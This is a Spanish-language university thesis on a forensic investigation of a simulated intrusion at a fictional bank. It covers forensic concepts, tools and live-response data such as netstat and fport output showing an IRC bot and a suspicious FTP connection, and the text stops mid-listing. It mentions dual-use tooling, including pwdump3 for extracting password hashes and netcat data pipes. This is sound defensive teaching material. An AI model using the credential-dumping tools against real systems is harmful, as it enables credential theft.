ESCUELA SUPERIOR POLITÉCNICA DEL LITORAL

FACULTAD DE INGENIERÍA EN ELECTRICIDAD Y COMPUTACIÓN

INFORME DE MATERIA DE GRADUACION

"INTRUSIÓN EN EL BANCO JBR"

Previa la obtención del Título de:

LICENCIADO EN REDES Y SISTEMAS OPERATIVOS

Presentada por:

SHARON JOHANNA BAQUERO BALLADARES

LEONARDO ANDRES MUÑOZ PANTOJA

GUAYAQUIL – ECUADOR

AÑO 2012

AGRADECIMIENTO

A Dios, sobre todas las cosas, por permitirnos culminar de manera satisfactoria nuestros estudios, y llevarnos a cumplir una de nuestras metas.

A la familia, por ser nuestra guía de formación humana, por darnos la educación y principios, que nos llevan a ser la persona que somos hoy.

A nuestros profesores y a todas las personas que nos apoyaron en el desarrollo de este trabajo.

Y a todos quienes fomentan el desarrollo tecnológico en Ecuador.

DEDICATORIA


A Dios por la fortaleza que nos ha brindado al realizar este trabajo, por su infinito amor reflejado en nuestros seres queridos y maestros.

A nuestros padres y seres queridos por su comprensión y apoyo incondicional, quienes siempre fomentaron diligencia y perseverancia con valores éticos, y que nunca nos dejaron decaer ni darnos por vencidos.


DECLARACION EXPRESA

"La responsabilidad del contenido de este informe, nos corresponde exclusivamente; y el patrimonio intelectual de la misma a la Escuela Superior Politécnica del Litoral"

(Reglamento de Graduación de la ESPOL)




Sharon Johanna Baquero Balladares




Leonardo Andrés Muñoz Pantoja

TRIBUNAL DE SUSTENTACIÓN



Ing. Karina Astudillo

Profesor de la Materia de Graduación



Ing. Albert Espinal

Delegado por la Unidad Académica

RESUMEN

El principal objetivo de este proyecto es el implementar las técnicas aprendidas en nuestra vida académica y el seminario asistido con respecto a las técnicas de computación forense para resolver un cyber crimen corporativo que se suscita en la empresa “JBR BANK” la cual ha solicitado investigar los datos que el equipo de respuestas a incidentes de la misma ha recogido durante un acto sospechoso, en donde se ha encontrado un archivo de nombre Update.exe con una longitud de 0 bytes y que se comenta fue un instalado durante las horas fuera de horario de trabajo de la empresa.

Se solicita explicar al Banco JBR los métodos utilizados por cualquier intruso, y el alcance de la intrusión, si es que el sistema ha sido comprometido.

ÍNDICE GENERAL

Contenido

AGRADECIMIENTO II
DEDICATORIA III
DECLARACION EXPRESA IV
TRIBUNAL DE SUSTENTACIÓN V
RESUMEN VI
ÍNDICE GENERAL VII
ÍNDICE DE TABLAS IX
ÍNDICE DE FIGURAS X
INTRODUCCIÓN XI
CAPITULO 1: 1
ANTECEDENTES Y JUSTIFICACIÓN. 1
1.1 ANTECEDENTES 1
1.2. JUSTIFICACIÓN 1
1.3 DESCRIPCIÓN DEL PROYECTO 2
1.3.1 Objetivo General 4
1.3.2 Objetivos específicos 4
1.4 METODOLOGIA 5
CAPITULO 2: 5
MARCO TEORICO. 5
2.1 COMPUTACIÓN FORENSE 5
2.1.1 INTRODUCCIÓN 5
2.1.2 ¿QUE ES LA INFORMÁTICA FORENSE? 6
2.1.3 COMPONENTES DEL ANÁLISIS FORENSE 9
2.1.4 VULNERABILIDAD 10
CAPITULO 3: 12
HERRAMIENTAS 12

3.1 HERRAMIENTAS DE SOFTWARE 12
3.2 HERRAMIENTAS DE HARDWARE 13
3.3 COMMAND PROMPT 13
CAPITULO 4: 15
DESARROLLO DEL PROYECTO 15
4.1 DESCRIPCIÓN DEL PROYECTO FINAL 15
CONCLUSIONES 84
RECOMENDACIONES 87
ANEXOS 90
Anexo A: AUTOPSY 90
GLOSARIO DE TÉRMINOS TÉCNICOS 104
BIBLIOGRAFÍA 109

ÍNDICE DE TABLAS

Tabla 1.- Archivos sospechosos encontrados con el comando FIND. 64
Tabla 2.- Archivos creados durante el ataque en JBRWWW. 65
Tabla 3.- Los Binarios sospechosos transferidos desde JBRWWW. 82
Tabla 3.- Los Binarios sospechosos transferidos desde JBRWWW. 98

ÍNDICE DE FIGURAS

Figura 1.- Conexiones de red durante la intrusión 9:58 Pm el 1 de Octubre, 2003 .. 84
Figura 2.- Línea de tiempo para Octubre del 2003 86
Figura 3.- Sha1sum de imagen de disco 91
Figura 4.- Fsstat Información del sistema de archivos 92
Figura 5.- Descripción del caso del análisis 93
Figura 6.- Imagen agregada para el análisis 93
Figura 7.- MD5sum 94
Figura 8.- Resultado del MD5sum 95
Figura 9.- Particiones de la imagen forense 96
Figura 10.- Archivos de la partición C:\ 97
Figura 11.- Log de IIS, 9 septiembre y 1 Octubre 2010 98
Figura 12.- Log del archivo “irroffer.exe” 100
Figura 13.- Log del archivo “irroffer.cron” 100
Figura 14.- Log del archivo “myconfig” 101
Figura 15.- Log del archivo "makefile.config" 101
Figura 16.- Log del archivo "whatnew" 102
Figura 17.- Log del archivo "update.exe" 102
Figura 18.- Log del archivo "netstat.exe" 103

INTRODUCCIÓN

El objetivo del proyecto es resolver un caso de cyber crimen de manera eficiente aplicando nuestros conocimientos y demás temas aprendidos durante el trascurso de la materia de graduación.

En el primer capítulo, haremos una descripción detallada de conceptos sobre computación forense para de esta manera entender de una mejor manera el caso.

En el segundo capítulo se menciona una descripción general del caso, el problema en sí y lo que la empresa requiere de nuestros servicios además de la solución del mismo.

En el tercer capítulo, se da un detalle sobre las herramientas de hardware: como la laptop que hemos usado para la evaluación de este caso. Además de las herramientas de software: fport, pslist, psloggedon, auditpol, psinfo, psfile, psservice, pwdump3, las cuales se han usado durante el proceso.

El cuarto capítulo, trata del diseño e implementación de la solución del caso, una breve bitácora, que describirá paso a paso la resolución del caso e incluye una breve descripción de cada punto.

En el quinto y último capítulo se muestran las pruebas que hemos considerado pertinente recalcar, ya que las mismas fueron las únicas responsables de llevarnos hacia la solución del caso.

CAPITULO 1:

ANTECEDENTES Y JUSTIFICACIÓN.

1.1 ANTECEDENTES

Debido a la creciente demanda de ataques y delitos informáticos que se vienen presentando hace más de dos décadas, se ha llevado a cabo el desarrollo de una metodología que nos permite enfrentar dichos casos y mantenernos preparados para cualquier tipo de contingencia que se suscite en nuestro ambiente tecnológico, ya sea a nivel personal o empresarial.

1.2. JUSTIFICACIÓN

La informática forense permite la solución de conflictos tecnológicos relacionados con seguridad informática y protección de datos. Gracias a ella, las empresas obtienen una respuesta a problemas de privacidad, competencia desleal, fraude, robo de información confidencial y/o espionaje industrial, como sucede en nuestro caso, surgido a través de uso indebido de las tecnologías de la información. Mediante sus procedimientos identificaremos, aseguraremos, extraeremos,

analizaremos y presentaremos pruebas generadas y guardadas electrónicamente para que puedan ser aceptadas en un proceso legal, si esa fuera la decisión del contratista.

1.3 DESCRIPCIÓN DEL PROYECTO

Usted es un oficial de policía que se especializa en delitos informáticos. Como usted se sienta en su escritorio, deseando estar afuera en el sol en lugar de mirar a una pantalla de computadora, usted recibe una llamada de teléfono de interés desde el director de TI de JBR Banco. JBR Bank es un grande, muy respetada institución financiera, y muchos de sus colegas usan sus servicios. JBR tiene un sitio Web para que los clientes puedan comprobar la actividad de la cuenta, pagar las facturas por vía electrónica, y ejecutar otras tareas financieras. Por mesa de ayuda del banco para solucionar adecuadamente las quejas del cliente, JBR ha construido un conjunto de máquinas que utiliza la hora de investigar los errores en su software en línea. Después de hacer algunas preguntas clave, se entera de que estas máquinas no están protegidas por un firewall. El personal de IT mantiene a estos sistemas de escritorio de los clientes de la simulación en un "ambiente abierto" para reflejar la configuración que el cliente puede operar en su dial-up o conexión de banda ancha. La piscina de las máquinas contiene todo, desde Linux a FreeBSD, Apple OS X, Windows 2000, Windows XP y mucho más. Cada

máquina cuenta con varios cuando experimenta un error y pide la ayuda de Help Desk solicitante.

JBR director de IT indica que en octubre 1 del 2003, uno de los empleados de help desk encontrado un archivo extraño en uno de los sistemas de simulación de los clientes de escritorio. Se accede a la estación de trabajo Windows 2000 (en la dirección IP 103.98.91.41) y se dio cuenta y el archivo update.exe encuentra en C: \ que fue de cero bytes de longitud. Este archivo no fue colocado en la máquina durante la práctica comercial normal, por lo que el empleado del Help Desk se llama la seguridad corporativa. La política del Banco de respuesta a incidentes indica que la máquina debe ser investigado utilizando un proceso de respuesta en vivo, que recoge los datos volátiles que pueden ser perdidos si el ordenador está apagado. La dirección IP del respondedor durante la respuesta en vivo fue 103.98.91.200. Después de la respuesta en vivo había sido completado, el equipo del Banco JBR de respuesta a incidentes adquirió una duplicación forense con la utilidad dd. El servicio de ayuda estaba llevando a cabo la solución de problemas de red durante el tiempo que se sospecha de la intrusión y puede haber recogido el tráfico de red de interés.

JBR director de IT le gustaría, actuando como un agente de la ley, para

investigar los datos de su equipo de respuesta a incidentes ha recogido. JBR banco quiere saber lo que violaciones de confidencialidad o integridad pudo haber ocurrido. El banco está preocupado por las nuevas directrices de la SEC, que alientan a los bancos a informar de posible compromiso de la información de los clientes. A medida que el agente del orden público, debe ayudar a entender el Banco JBR los métodos utilizados por cualquier intruso, y el alcance de la intrusión, si es que el sistema fue comprometido.

1.3.1 Objetivo General

Investigar una posible intrusión del banco JBR, mediante técnicas de Computación Forense, analizando dicho caso de manera exhaustiva, hasta lograr obtener las pruebas necesarias, que indiquen que la empresa fue víctima de una intrusión.

1.3.2 Objetivos específicos

Aplicar todos los conocimientos adquiridos de la materia de grado, para de esta manera llegar a una solución verídica y sacar conclusiones acertadas, que nos sirvan para ofrecer las recomendaciones adecuadas

a la empresa, en caso de existir una intrusión, y así tomarlo de ejemplo y aplicarlo al diario vivir.

1.4 METODOLOGIA

Para la ejecución de nuestro proyecto se utilizo un DVD, entregado por parte de la catedrática de la materia de grado, una maquina virtual mediante la cual se analiza la imagen que se encuentra adjunta al DVD, y herramientas de software las cuales nos ayudaras a esclarecer el caso, y llegar a una respuesta verídica, las mismas se irán indicando posteriormente, a medida que la utilicemos.

CAPITULO 2:

MARCO TEORICO.

2.1 COMPUTACIÓN FORENSE

2.1.1 INTRODUCCIÓN

Al igual que Sherlock Holmes, los investigadores forenses de la informática descubren, analizan y recopilan evidencias digitales que incriminan a los atacantes virtuales, quienes hace más de dos décadas vienen afectando desde el universo computacional al mundo real.

Muchos pensarán que la informática forense tiene que ver con los programas o aplicaciones que se utilizan en la medicina forense, aquella especialidad que se encarga de la investigación penal en sus aspectos médicos con el fin de resolver problemas civiles, penales o administrativos y para cooperar en la formulación de leyes; pero la realidad es que la informática forense realiza las mismas funciones que esta medicina pero en otros “cadáveres” y en otros delitos, no físicos sino *on line*.

Con el auge de los computadores y la IT, la seguridad informática se ha visto afectada. Durante la última década los ataques virtuales han crecido inimaginablemente estableciendo un escenario oscuro sobre la seguridad

de la infraestructura informática en todo el mundo, lo que ha suscitado una serie de acciones que favorecen y refuerzan la seguridad, sin embargo, los *hackers* y delincuentes informáticos cada vez encuentran nuevas formas para continuar con su accionar.

Como es conocido durante todo este tiempo han surgido noticias sobre fraudes electrónicos, espionajes, pornografía infantil, virus y *hackeos*, entre otras prácticas que debilitan la estructura informática de empresas, gobiernos y personas, debido a estos ataques y delitos informáticos que se vienen presentando hace más de dos décadas, las autoridades policiales en el mundo tomaron cartas en el asunto, creando laboratorios informáticos para apoyar las investigaciones judiciales, en pocas palabras crearon un departamento de computación forense para analizar las informaciones de la red y sus comportamientos, y poder atrapar a los culpables de los mismos.

2.1.2 ¿QUE ES LA INFORMÁTICA FORENSE?

De acuerdo con lo anterior, podemos definir que la computación forense es como una rama de la informática que se encarga de recolectar y/o recopilar información valiosa desde sistemas informáticos (redes, ordenadores, soportes magnéticos, ópticos, etc) con distintos fines, sirviendo de apoyo a otras disciplinas o actividades, como son las

labores de criminalística e investigaciones. Estas evidencias que permite descubrir diferentes datos sirven, por ejemplo, para condenar o absolver a algún imputado.

Esta rama investigativa tuvo su origen en 1984 cuando el FBI y otras agencias de Estados Unidos comenzaron a desarrollar programas para examinar evidencia computacional.

La idea principal de este tipo de informática es colaborar con la criminalística, pues como explica Jeimy Cano, ingeniero de sistemas y computación de la Universidad de los Andes (Bogotá, Colombia) y ex presidente de la Asociación Colombiana de Ingenieros de Sistemas (ACIS), la computación forense trabaja como una disciplina auxiliar de la justicia moderna, para enfrentar los desafíos y técnicas de los intrusos informáticos, como garante de la verdad alrededor de la evidencia digital que se pudiese aportar en un proceso.

Como tal, el análisis forense involucra aspectos como la preservación, descubrimiento, identificación, extracción, documentación y la interpretación de datos informáticos, analizando, a partir de esto, los elementos que sean evidencia digital, la cual no es más que un tipo de evidencia física, menos tangible que otras formas de pruebas (ADN, huellas digitales, componentes de computadores), que puede ser

duplicada de manera exacta y copiada tal como si fuese el original, como explica Cano.

Este tipo de evidencia es la que brinda a los investigadores la materia prima para trabajar, sin embargo cuenta con algunas desventajas ya que ésta es volátil, anónima, duplicable, alterable, modificable y eliminable. Por esto, los investigadores deben estar al tanto de procedimientos, técnicas y herramientas tecnológicas para obtener, custodiar, analizar, revisar y presentar esta evidencia. Asimismo deben tener conocimiento de las normas, derecho procesal y procedimientos legales para que dichas pruebas sean confiables y den los elementos necesarios para poder inculpar a alguien.

Al realizar una investigación, existen algunos componentes que todo investigador forense debe tener en cuenta al manipular las pruebas, ya que dependiendo del buen uso que se le dé a la evidencia y de los conocimientos de los *Sherlock Homes* modernos es que la justicia puede tomar decisiones.

2.1.3 COMPONENTES DEL ANÁLISIS FORENSE

- **Identificación de la evidencia**: los investigadores deben conocer muy bien los formatos que tiene la información con el fin de saber cómo extraerla, dónde y cómo almacenarla y preservarla.
- **Preservación de la evidencia*:*** es importante que no se generen cambios en la evidencia al analizarse, sin embargo en algunos casos donde deba presentarse esos cambios deben ser explicados ya que toda alteración debe ser registrada y justificada.
- **Análisis de la evidencia*:*** cada uno de los datos recopilados como prueba deben ser examinados por expertos en el tema.
- **Presentación*:*** las metodologías que se utilicen para la presentación de los datos analizados deben ser serias, probadas y confiables.

Cabe resaltar que estos componentes y procedimientos no son únicos, pues existen otros como: la esterilidad de los medios informáticos de trabajo, que, al igual que en la medicina forense, si existe un material contaminado puede causar una interpretación o un análisis erróneo; y la verificación de las copias en medios informáticos, las cuales deben ser idénticas al original.

2.1.4 VULNERABILIDAD

A raíz de los ataques a las Torres Gemelas, las organizaciones públicas y privadas se dieron cuenta de las múltiples falencias que poseían en cuanto a seguridad informática, por lo que han tratado de desarrollar mejores estrategias de seguridad, sin embargo éstas no han podido contrarrestar la gran mayoría de los ataques *on line* que se presentan en la actualidad.

Cabe resaltar que la situación latina frente a la norte americana es totalmente diferente y que en América Latina apenas, hace unos años, tanto los gobiernos como las empresas tomaron cartas en el asunto, aunque no del modo que se debiera.

“Las organizaciones han adelantado análisis de su seguridad, instalado múltiples mecanismos de protección y efectuado múltiples pruebas con el fin de mejorar las condiciones de seguridad existentes en cada uno de sus entornos de negocio. Sin embargo, dado que la seguridad completa no existe, el margen para un nuevo incidente de seguridad siempre se tiene, por tanto, cuando éste se presenta, se verifica en un alto porcentaje que las organizaciones no se encuentran preparadas para enfrentar la realidad de una intrusión o incidente” opina al respecto Jeimy Cano.

Asimismo, es tan poca la importancia que se le da a la seguridad informática que las mismas aseguradoras no consideran dentro de sus pólizas de seguro a los ataques informáticos actuales, pues éstas establecen cláusulas para los bancos y demás entidades con base en elementos tecnológicos de hace 20 años.

Cano explica que estas cláusulas aseguran y se refieren a pérdidas de información, transferencias de mensajes vía telex, conexiones por fax o vía telefónica y otras modalidades que ya no son funcionales para los atacantes virtuales; mientras que el *phishing*, la manipulación de la página web, el robo de identidad y la suplantación, los nuevos y poderosos delitos informáticos, no son cubiertos por las pólizas que ofrecen en la actualidad los entes aseguradores.

Estos dos casos de desconocimiento, tanto de las empresas, como de las aseguradoras reflejan que los países latinos, no están conscientes de lo poderosos que son los ataques virtuales de los *hackers* del país, quienes cuentan con toda la tecnología y el conocimiento para engañar y estafar.

CAPITULO 3:

HERRAMIENTAS

3.1 HERRAMIENTAS DE SOFTWARE

- **Virtual Machine:** Con Sistema Operativo Linux
- **Caine:** (Computer Aided INvestigative Environment), es una distribución Live CD para realizar análisis forense informático.
- **Autopsy:** es un frontal Web que permite realizar operaciones de análisis forense sirviendo como interfaz gráfico del popular juego de herramientas forenses.
- **Fport:** Esta aplicación que se ejecuta a través de símbolo de sistema nos mostrará los puertos abiertos, sean conocidos o no. Y a que aplicación y puerto están apuntando.
- **Pslist:** sin necesidad de usar el Escritorio remoto, permite ver los procesos remotos con gran detalle).
- **Psloggedon:** muestra quién ha iniciado sesión en el sistema. Puede tratarse de inicios de sesión locales (interactivos) o de recurso compartido de red.
- **Auditpol:** Auditpol llama directamente a las API de autorización para aplicar los cambios en la directiva de auditoría granular.

- **Psinfo:** es una herramienta de línea de comandos que reúne información clave acerca del sistema Windows NT/2000 local o remoto, por ejemplo, el tipo de instalación, la versión de kernel, el propietario y la organización en registro, el número de procesadores y los tipos, la cantidad de memoria física, la fecha de instalación del sistema y, si se trata de una versión de prueba, la fecha de caducidad.
- **Psfile:** es una utilidad de línea de comandos que muestra una lista de archivos de un sistema que se abren de forma remota; asimismo, permite cerrar los archivos abiertos tanto por nombre como por un identificador del archivo.
- **Psservice:** es un visor de servicios y un controlador para Windows. Muestra el estado, la configuración y las dependencias de servicios, y permite iniciarlos, detenerlos, pausarlos, reanudarlos y reiniciarlos.
- **pwdump3:** Permite recuperar las hashes de passwords de Windows localmente o a través de la red aunque syskey no esté habilitado.

3.2 HERRAMIENTAS DE HARDWARE

- **Laptop:** Para la realización del análisis forense utilizamos una laptop con sistema operativo Windows en la cual teníamos virtualizado un sistema Linux con la distribución de Caine

3.3 COMMAND PROMPT

- **Windows**
  - Netstat -an
  - Netcat
- **Linux Caine**
  - nc -v -l -p 2222

CAPITULO 4:

DESARROLLO DEL PROYECTO

4.1 DESCRIPCIÓN DEL PROYECTO FINAL

Este caso se trata de respuestas en vivo, es decir al momento que el incidente ocurre, nos hemos basado en los datos que el DVD incluye, los cuales son datos volátiles, es decir que son datos recogidos en el momento de la posible intrusión, para recoger dichos datos siempre es necesario llamar la menor atención posible, porque puede ser que el posible atacante se encuentre conectado en esos momentos.

En primer lugar debemos recordar que para no llamar la atención del atacante, es necesario usar comandos, para de esta manera no revelarnos, por consiguiente se debe usar una maquina de nuestra confianza, que se encuentre en nuestra misma red.

Luego debemos transferir la información de la maquina victima hacia la nuestra, para evitar alterar la información actual, esto lo lograremos mediante NETCAT, la cual permite crear canales TCP. Mediante el siguiente comando, iniciaremos un servidor NETCAT en nuestra maquina de confianza o también conocida como estación forense:

```
nc -v -l -p 2222 > command.txt
```

Enviaremos los datos desde el ordenador de la víctima con el siguiente comando:

```
command | nc forensic_workstation_ip_address 2222
```

Además, tendremos que sustituir la dirección IP de la estación forense donde dice: forensic_workstation_ip_address. Luego presionamos CTRL-C (^ C) para romper el período de sesiones NetCat, y el archivo resultante command.txt contendrá todos los datos de los comandos que hemos ejecutado.

Cuando elegimos proceder a dar una respuesta en vivo en el sistema de la víctima, que en este caso hace referencia a el web server llamado JBRWWW, los datos más importantes que debemos recolectar son los datos volátiles, es decir los que se encuentran corriendo en ese momento, ya que ésta contiene información importante que puede ayudarnos determinar, quien, como y posiblemente el porqué de este incidente. Para eso necesitamos recolectar datos de las siguientes áreas:

- **EL SISTEMA DE FECHA Y HORA**

Es una de las más importantes piezas de información para el investigador. Sin la fecha y hora actuales, sería difícil correlacionar la información entre las múltiples máquinas víctimas, si es que ese fuese el caso, y en nuestro caso se trata de cientos de sistemas.

Estos datos pueden ser recolectados fácilmente mediante los comando de fecha y hora que se han utilizado dentro del command prompt. Y el resultado seria el siguiente:

```
**********************
***** Start Date *****
**********************
The current date is: Wed 10/01/2003
Enter the new date: (mm-dd-yy)
**********************
***** Start Time *****
**********************
The current time is: 21:58:19.29
Enter the new time:
```

Cabe recalcar que esta es la hora en que se inicio la respuesta en vivo al incidente, y que estos datos se encuentran adjuntos al DVD.

Actuales conexiones de red: es posible que mientras nosotros estemos ejecutando nuestra respuesta de incidentes en vivo el atacante se encuentre conectado al servidor durante este momento, al mismo tiempo el atacante puede estar corriendo un mecanismo de fuerza bruta hacia las maquinas en el internet desde el servidor. Esto se logra mediante el comando netstat:

```
**********************
****** netstat -an *******
**********************

Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:7              0.0.0.0:0              LISTENING
  TCP    0.0.0.0:9              0.0.0.0:0              LISTENING
  TCP    0.0.0.0:13             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:17             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:19             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
```

```
TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:515            0.0.0.0:0              LISTENING
TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1033           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1174           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1465           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1801           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
TCP    0.0.0.0:4151           0.0.0.0:0              LISTENING
TCP    0.0.0.0:60906          0.0.0.0:0              LISTENING
TCP    103.98.91.41:139       0.0.0.0:0              LISTENING
TCP   103.98.91.41:445       95.208.123.64:3762     ESTABLISHED
TCP    103.98.91.41:1033      95.208.123.64:21       CLOSE_WAIT
TCP   103.98.91.41:1174      95.145.128.17:6667     ESTABLISHED
TCP   103.98.91.41:1465      95.208.123.64:3753     ESTABLISHED
TCP    103.98.91.41:3992      95.208.123.64:445      TIME_WAIT
TCP   103.98.91.41:4151      103.98.91.200:2222     ESTABLISHED
TCP   103.98.91.41:60906     95.16.3.23:1048        ESTABLISHED
TCP    127.0.0.1:1029         0.0.0.0:0              LISTENING
TCP    127.0.0.1:2103         0.0.0.0:0              LISTENING
TCP    127.0.0.1:2105         0.0.0.0:0              LISTENING
TCP    127.0.0.1:2107         0.0.0.0:0              LISTENING
TCP    127.0.0.1:4150         0.0.0.0:0              LISTENING
```

```
UDP    0.0.0.0:7              *:*
UDP    0.0.0.0:9              *:*
UDP    0.0.0.0:13             *:*
UDP    0.0.0.0:17             *:*
UDP    0.0.0.0:19             *:*
UDP    0.0.0.0:135            *:*
UDP    0.0.0.0:161            *:*
UDP    0.0.0.0:162            *:*
UDP    0.0.0.0:445            *:*
UDP    0.0.0.0:1026           *:*
UDP    0.0.0.0:1028           *:*
UDP    0.0.0.0:1032           *:*
UDP    0.0.0.0:3456           *:*
UDP    0.0.0.0:3527           *:*
UDP    103.98.91.41:137       *:*
UDP    103.98.91.41:138       *:*
UDP    103.98.91.41:500       *:*
UDP    103.98.91.41:520       *:*
```

Ya sabemos que después de las direcciones ip, adicionales a ellas se encuentran lo que son los puertos abiertos. Sabemos tambien que nuestra estación forense se encuentra establecido con la dirección IP 103.98.91.200, podemos hacer caso omiso de las conexiones correspondientes a ella. Una conexión TCP en el puerto 2222 se esperaba debido al proceso de transferencia de datos.

Después de la eliminación de todos los demás datos extraños, nos quedamos con seis líneas interesantes:

```
Active Connections

  Proto  Local Address      Foreign Address          State

  TCP    103.98.91.41:445        95.208.123.64:3762  ESTABLISHED

  TCP    103.98.91.41:1033       95.208.123.64:21     CLOSE_WAIT

  TCP     103.98.91.41:1174      95.145.128.17:6667   ESTABLISHED

  TCP     103.98.91.41:1465      95.208.123.64:3753   ESTABLISHED

  TCP     103.98.91.41:3992      95.208.123.64:445     TIME_WAIT

  TCP     103.98.91.41:4151      103.98.91.200:2222   ESTABLISHED

  TCP     103.98.91.41:60906     95.16.3.23:1048      ESTABLISHED
```

Son las conexiones establecidas y puertos abiertos.

La primera línea es una conexión al puerto NetBIOS de JBRWWW Windows 2000. Por lo tanto, la dirección IP 95.208.123.64 podría ser la emisión de comandos con una herramienta como psexec, conectando un archivo compartido con el uso del comando net, o explotando alguna otra funcionalidad de Microsoft windows

La segunda línea es muy interesante. Se conecta JBRWWW al puerto 21, el puerto FTP, del sistema 95.208.123.64. Debido a que el administrador jura que no ha participado en esta conexión, esta línea la declaramos como sospechosa.

La tercera línea es una conexión a un servidor IRC (puerto TCP 6667) en 95.145.128.17. Esta es otra actividad en el cual el administrador indica no haber participado.

La cuarta línea no se nos hace familiar así que con una rápida búsqueda en Google nos lleva a http://www.portsdb.org donde se demuestra que puede ser el servicio "nattyserver" o "ChilliASP". Por lo que solo lo marcaremos como posible sospechoso y avanzamos.

La quinta línea da detalles de una conexión NetBIOS de nuestra máquina víctima, llevándonos de vuelta a 95.208.123.64. Esto podría indicar que el atacante ha emitido el uso de un comando net en JBRWWW.

Debido a que esta dirección IP se ha presentado más de una vez en la categoría de actividad sospechosa, también marcaremos esta conexión como sospechosa.

La última línea muestra una conexión con JBRWWW del puerto TCP 60906. Los puertos por encima de 1.024 suelen ser los puertos efímeros. Observe que también se conecta a un puerto efímero en una dirección IP diferente de destino hacia 95.16.3.23.

- **PUERTOS TCP O UDP ABIERTOS**

Si recordamos la lista que descubrimos con el comando netcat recordamos cuales eran las conexiones con puertos abiertos y estamos interesados en estas líneas por una razón: un puerto abierto negado, ejecuta una puerta trasera en la maquina víctima.

Las primeras líneas a través de puerto TCP 515 son normales, por lo general, inician cuando un servicio IIS y TCP / IP son instalados en la máquina. El próximo puerto TCP, hasta haber establecido conexión, son los puertos efímeros:

```
Proto Local Address    Foreign Address    State
 TCP  0.0.0.0:1025      0.0.0.0:0       LISTENING
 TCP  0.0.0.0:1027      0.0.0.0:0       LISTENING
 TCP  0.0.0.0:1030      0.0.0.0:0       LISTENING
 TCP  0.0.0.0:1031      0.0.0.0:0       LISTENING
 TCP  0.0.0.0:1033      0.0.0.0:0       LISTENING
 TCP  0.0.0.0:1174      0.0.0.0:0       LISTENING
 TCP  0.0.0.0:1465      0.0.0.0:0       LISTENING
 TCP  0.0.0.0:1801      0.0.0.0:0       LISTENING
 TCP  0.0.0.0:3372      0.0.0.0:0       LISTENING
 TCP  0.0.0.0:4151      0.0.0.0:0       LISTENING
```

```
 TCP   0.0.0.0:60906       0.0.0.0:0       LISTENING
```

Vemos que hay un montón de puertos abiertos que no podemos identificar. Un atacante podría abrirlo por medio de una puerta trasera. Solo con netstat, no podemos identificar el propósito de los puertos abiertos, por lo que tenemos que ver cuales ejecutables han sido abiertos por los puertos para tener una mejor idea de sus efectos.

- **EJECUTABLES ABIERTOS POR PUERTOS TCP O UDP**

Lo cual lo realizaremos con la herramienta llamada FPORT ya que no necesita argumentos de líneas de comando para ejecutarlo durante la respuesta en vivo y con la cual obtenemos lo siguiente:

```
*****************
***** fport *****
*****************
FPort v1.31 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com
Securing the dot com world
Pid     Process          Port   Proto      Path
1292    tcpsvcs       ->       7          TCP
C:\WINNT\System32\tcpsvcs.exe
```

```
1292 tcpsvcs        ->  9     TCP   C:\WINNT\System32\tcpsvcs.exe
1292   tcpsvcs                          ->      13            TCP
C:\WINNT\System32\tcpsvcs.exe
1292   tcpsvcs                          ->      17            TCP
C:\WINNT\System32\tcpsvcs.exe
1292   tcpsvcs                          ->      19            TCP
C:\WINNT\System32\tcpsvcs.exe
1044   inetinfo                        ->      21            TCP
C:\WINNT\System32\inetsrv\inetinfo.exe
1044   inetinfo                        ->      25            TCP
C:\WINNT\System32\inetsrv\inetinfo.exe
1044   inetinfo                        ->      80            TCP
C:\WINNT\System32\inetsrv\inetinfo.exe
380   svchost                            ->      135         TCP
C:\WINNT\system32\svchost.exe
8     System             ->  139   TCP
1044   inetinfo                         ->       443         TCP
C:\WINNT\System32\inetsrv\inetinfo.exe
8     System             ->  445   TCP
1292   tcpsvcs                          ->       515         TCP
C:\WINNT\System32\tcpsvcs.exe
492   MSTask         ->  1025  TCP   C:\WINNT\system32\MSTask.exe
784  msdtc            ->  1027  TCP   C:\WINNT\System32\msdtc.exe
860  mqsvc            ->  1029  TCP   C:\WINNT\System32\mqsvc.exe
8    System             ->  1030  TCP
1044   inetinfo                          ->       1031       TCP
C:\WINNT\System32\inetsrv\inetinfo.exe
```

```
1372  ftp                                    ->     1033     TCP
C:\WINNT\system32\ftp.exe
1224   iroffer                              ->      1174      TCP
C:\WINNT\system32\os2\dll\iroffer.exe
1224   iroffer                              ->      1465      TCP
C:\WINNT\system32\os2\dll\iroffer.exe
860  mqsvc           ->  1801  TCP   C:\WINNT\System32\mqsvc.exe
